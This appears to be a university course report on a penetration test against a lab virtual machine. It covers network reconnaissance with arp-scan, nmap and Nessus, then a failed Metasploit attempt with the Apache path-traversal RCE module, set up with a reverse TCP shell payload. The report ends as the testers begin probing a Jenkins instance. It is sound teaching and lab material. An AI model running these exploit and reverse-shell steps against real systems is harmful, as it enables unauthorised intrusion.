AUTONOMOUS UNIVERSITY OF THE WEST

REPORT OF METHODS AND PROCEDURES CARRIED OUT TO ATTACK THE OBJECTIVE MACHINE

MEMBERS:

Engineer Andrés Zambrano

ING. KEVIN RODRIGUEZ

ENGINEER SEBASTIAN REINA BALCAZAR


TEACHER:

Engineer Julio Cesar Arango

November 19 , 2024

PENTESTING


We proceed to load the virtual machine into the VMware software



```
****************2024****************

VM Name    - UAO2024
IP Address - Caja Negra

**Los verdaderos hackers siguen un cierto conjunto de reglas éticas, que les impiden lucrarse o caus
ar daño en sus actividades.**  Kevin Mitnick


uao2024 login: _
```


We start with vulnerability scanning using the Kali machine.

- Preliminary review:
- Before starting pentesting, we validate which IP addresses are active on the Kali network since some services and containers generate network connections.




```
┌──(root㉿kali-Th0)-[~]
└─# arp-scan --interface=eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:38:99:a8, IPv4: 192.168.204.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.204.1   00:50:56:c0:00:08       VMware, Inc.
192.168.204.2   00:50:56:f0:13:3a       VMware, Inc.
192.168.204.254 00:50:56:e5:82:84       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.405 seconds (106.44 hosts/sec). 3 responded
```

- We found that we have 4 IPs that correspond to Kali, the host and services that currently run in Kali in parallel.
- **In order to determine the machine's IP:** In order to scan the machine for vulnerabilities, we need the victim machine's IP, so we use the ifconfig command to validate the network segment.




```
┌──(root㉿kali-ThD)-[~]
└─# ifconfig
br-39e3eb14ba94: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        inet6 fe80::42:feff:fe10:2527  prefixlen 64  scopeid 0x20<link>
        ether 02:42:fe:10:25:27  txqueuelen 0  (Ethernet)
        RX packets 1  bytes 28 (28.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 2330 (2.2 KiB)
        TX errors 0  dropped 2 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:9b:61:d4:60  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 6 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.204.128  netmask 255.255.255.0  broadcast 192.168.204.255
        inet6 fe80::20c:29ff:fe38:99a8  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:38:99:a8  txqueuelen 1000  (Ethernet)
        RX packets 293582  bytes 430065575 (410.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18494  bytes 3675244 (3.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```

- With the network segment, the nmap tool is used to verify the network ips




```
┌──(root㉿kali-ThD)-[~]
└─# nmap -sn 192.168.204.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 15:12 -05
Nmap scan report for 192.168.204.1
Host is up (0.00060s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.204.2
Host is up (0.00042s latency).
MAC Address: 00:50:56:F0:13:3A (VMware)
Nmap scan report for 192.168.204.132
Host is up (0.00065s latency).
MAC Address: 00:0C:29:27:8E:3F (VMware)
Nmap scan report for 192.168.204.254
Host is up (0.00027s latency).
MAC Address: 00:50:56:E5:82:84 (VMware)
Nmap scan report for 192.168.204.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.12 seconds
```

- In addition, the list of devices connected to the local network is verified using the arp-scan –localnet command.



```
┌──(root㉿kali-ThD)-[~]
└─# arp-scan --interface=eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:38:99:a8, IPv4: 192.168.204.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.204.1   00:50:56:c0:00:08       VMware, Inc.
192.168.204.2   00:50:56:f0:13:3a       VMware, Inc.
192.168.204.132 00:0c:29:27:8e:3f       VMware, Inc.
192.168.204.254 00:50:56:e5:82:84       VMware, Inc.

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.381 seconds (107.52 hosts/sec). 4 responded
```


- We determined that a different IP (192.168.204.132) is reflected to the Windows host machine (192.168.204.1) that hosts the VMs, the IP of the Kali machine (192.168.204.128) and the services running on Kali (192.168.204.2 and 192.168.204.254).
- The way to verify that the IP we determined as the virtual machine is by performing a dnslookup with the name of the machine that appears on the home screen of the machine.



```
┌──(root㉿kali-ThD)-[~]
└─# nslookup UAO2024

;; Got recursion not available from 192.168.204.2
Server:         192.168.204.2
Address:        192.168.204.2#53

Name:   UAO2024.localdomain
Address: 192.168.204.132
** server can't find UAO2024.localdomain: NXDOMAIN
```


- For this case it is UAO2024 and the address it returns is the same (192.168.204.132). This way we are sure that this is the machine on which we must perform Pentesting and it is not another machine or service that started by coincidence.

- Now, we proceed to review the IP (192.168.204.132), tracemap to checking with a validate the location of the Machine



```
┌──(root㉿kali-ThD)-[~]
└─# traceroute 192.168.204.132

traceroute to 192.168.204.132 (192.168.204.132), 30 hops max, 60 byte packets
 1  192.168.204.132 (192.168.204.132)  9.091 ms  0.955 ms  0.732 ms
```

- We proceed to scan the open ports of the IP that we do not know.




```
┌──(root㉿kali-ThD)-[~]
└─# nmap -sV -p- 192.168.204.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 15:15 -05
Nmap scan report for 192.168.204.132
Host is up (0.0017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
8080/tcp open  http    Jetty 10.0.13
MAC Address: 00:0C:29:27:8E:3F (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.91 seconds
```

- It is observed that the IP has two services with open TCP ports 80 and 8080 that correspond to Apache and Jetty and their respective versions.

Puerto	http	Service	Version
80	type	Apache httpd - runs on Debian	2.4.56
8080	http	Jetty	10.0.13

With this information we proceed to investigate the ports that are open, for this we enter the IP 192.168.204.132:80 and the IP 192.168.204.132:8080 in the browser, for which we obtain.



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


Panel de control [Jenkins]
No es seguro 192.168.204.132:8080
Jenkins
Iniciar sesión
Panel de Control
Personas
Historial de trabajos
Credentials
Trabajos en la cola
No hay trabajos en la cola
Estado del ejecutor de construcciones
1 Inactivo
2 Inactivo
¡Bienvenido a Jenkins!
Log in now to view or create jobs.
Log in to Jenkins

Checking the victim machine's IPV6:


• We use the command



```
┌──(root㉿kali-ThD)-[~]
└─# nmap -6 -sP 192.168.204.132

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 15:42 -05
Warning: Hostname 192.168.204.132 resolves, but not to any IPv6 address. Try scanni
ng without -6
Failed to resolve "192.168.204.132".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds
```

• **Vulnerability detection with Nessus tool:**


• Another possibility to detect vulnerabilities is through Nessus, for which we run the Nessus service and enter the page



```
┌──(root㉿kali-ThD)-[~]
└─# systemctl start nessusd

┌──(root㉿kali-ThD)-[~]
└─#
```

Nessus Essentials / Folders
https://192.168.204.128:8834/#/scans/folders/my-scans
My Scans
Import
New Folder
New Scan
This folder is empty. Create a new scan.
root@kali-ThD: ~
File Actions Edit View Help

• We create the scan and run it



Solution
Protect your target with an IP filter.

Output

```
Port 80/tcp was found to be open
```

To see debug logs, please visit individual host

Port ▲	Hosts
80 / tcp / www	192.168.204.132


```
Port 8080/tcp was found to be open
```

To see debug logs, please visit individual host

Port ▲	Hosts
8080 / tcp / www	192.168.204.132


• In this way we confirm the two open ports that the machine has (80 and 8080).

- **Exploiting vulnerabilities:**
- Next, we proceed to review how we can exploit the ports open that we find.
- We will start with the Apache server running on port 80, for this we use the Metasploit tool
- We use the http scanner since we know that port 80 is open and we confirm that version 2.4.56 is installed.




```
msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/http_versio
n
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.204.132
RHOSTS ⇒ 192.168.204.132
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.204.132:80 Apache/2.4.56 (Debian)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- We proceed to search for the exploit for this version of Apache.




```
msf6 auxiliary(scanner/http/http_version) > search apache 2.4.56
[-] No results from search
```

- But we have no results.
-




- La máquina entregada tiene una vulnerabilidad reciente catalogada con el **CVE-2024-XXXXXX**, en uno de los servicios que ofrece

- We know that Apache has a known vulnerability with the reference CVE-2021-41773.
- Therefore, we proceed to search for it with this nomenclature.
- And we get the following answer.




```
msf6 auxiliary(scanner/http/http_version) > search cve-2021-41773

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Ch
eck  Description
   -  ----                                          ---------------  ----       --
---  -----------
   0  exploit/multi/http/apache_normalize_path_rce  2021-05-10       excellent  Ye
s    Apache 2.4.49/2.4.50 Traversal RCE
   1    \_ target: Automatic (Dropper)              .                .          .
     .
   2    \_ target: Unix Command (In-Memory)         .                .          .
     .
   3  auxiliary/scanner/http/apache_normalize_path  2021-05-10       normal     No
     Apache 2.4.49/2.4.50 Traversal RCE scanner
   4    \_ action: CHECK_RCE                        .                .          .
     Check for RCE (if mod_cgi is enabled).
   5    \_ action: CHECK_TRAVERSAL                  .                .          .
     Check for vulnerability.
   6    \_ action: READ_FILE                        .                .          .
     Read file on the remote server.


Interact with a module by name or index. For example info 6, use 6 or use auxiliar
y/scanner/http/apache_normalize_path
After interacting with a module you can manually set a ACTION with set ACTION 'REA
D_FILE'
```

- We proceed to exploit the first exploit we find called 2.4.50 Transversal RCE.




```
msf6 auxiliary(scanner/http/http_version) > use exploit/multi/http/apache_normalize_path_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > █
```

- We configure the victim's IP and the corresponding port




```
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 192.168.204.132
RHOSTS ⇒ <192.168.204.132
msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT ⇒ 80
```

- Considering that a connection to the machine is being sought, we will use a reverse payload. In this case, we configure the IP of the Kali machine and the port we will use, 4444.




```
msf6 exploit(multi/http/apache_normalize_path_rce) > set LHOST 192.168.204.128
LHOST => 192.168.204.128
msf6 exploit(multi/http/apache_normalize_path_rce) > set LPORT 4444
LPORT => 4444
```

- We review the configuration



```
Module options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting   Required  Description
   ----       ---------------   --------  -----------
   CVE        CVE-2021-42013    yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-
                                          2021-42013)
   DEPTH      5                 yes       Depth for Path Traversal
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][
                                          ...]
   RHOSTS     <192.168.204.132  yes       The target host(s), see https://docs.metasploit.com/docs
                                          /using-metasploit/basics/using-metasploit.html
   RPORT      80                yes       The target port (TCP)
   SSL        true              no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin          yes       Base path
   VHOST                        no        HTTP server virtual host


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.204.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Dropper)
```

- And we run the exploit




```
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 192.168.204.128:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[*] Error: 192.168.204.132: OpenSSL::SSL::SSLError SSL_connect returned=1 errno=0 peeraddr=192.168.2
04.132:80 state=error: record layer failure
[*] Scanned 1 of 1 hosts (100% complete)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_normalize_path_rce) > █
```


- We found that it is not vulnerable so we used the following exploit
- A search for exploits for this specific version of Apache is performed across multiple repositories, but no exploit that allows remote access is found, so it is temporarily discarded.

Therefore, we continue searching for information on the Jetty service.
which has port 8080 open.

Attack on Jenkins




We found a dashboard of what appears to be a service company where the Jenkins service is hosted. There is a login in the upper right corner, multiple menus, a search bar and version 2.401.2




Although no further information is found, browsing the page you find a tab with two users


When entering the links we find a user id George



In the Executions tab we find George's activities


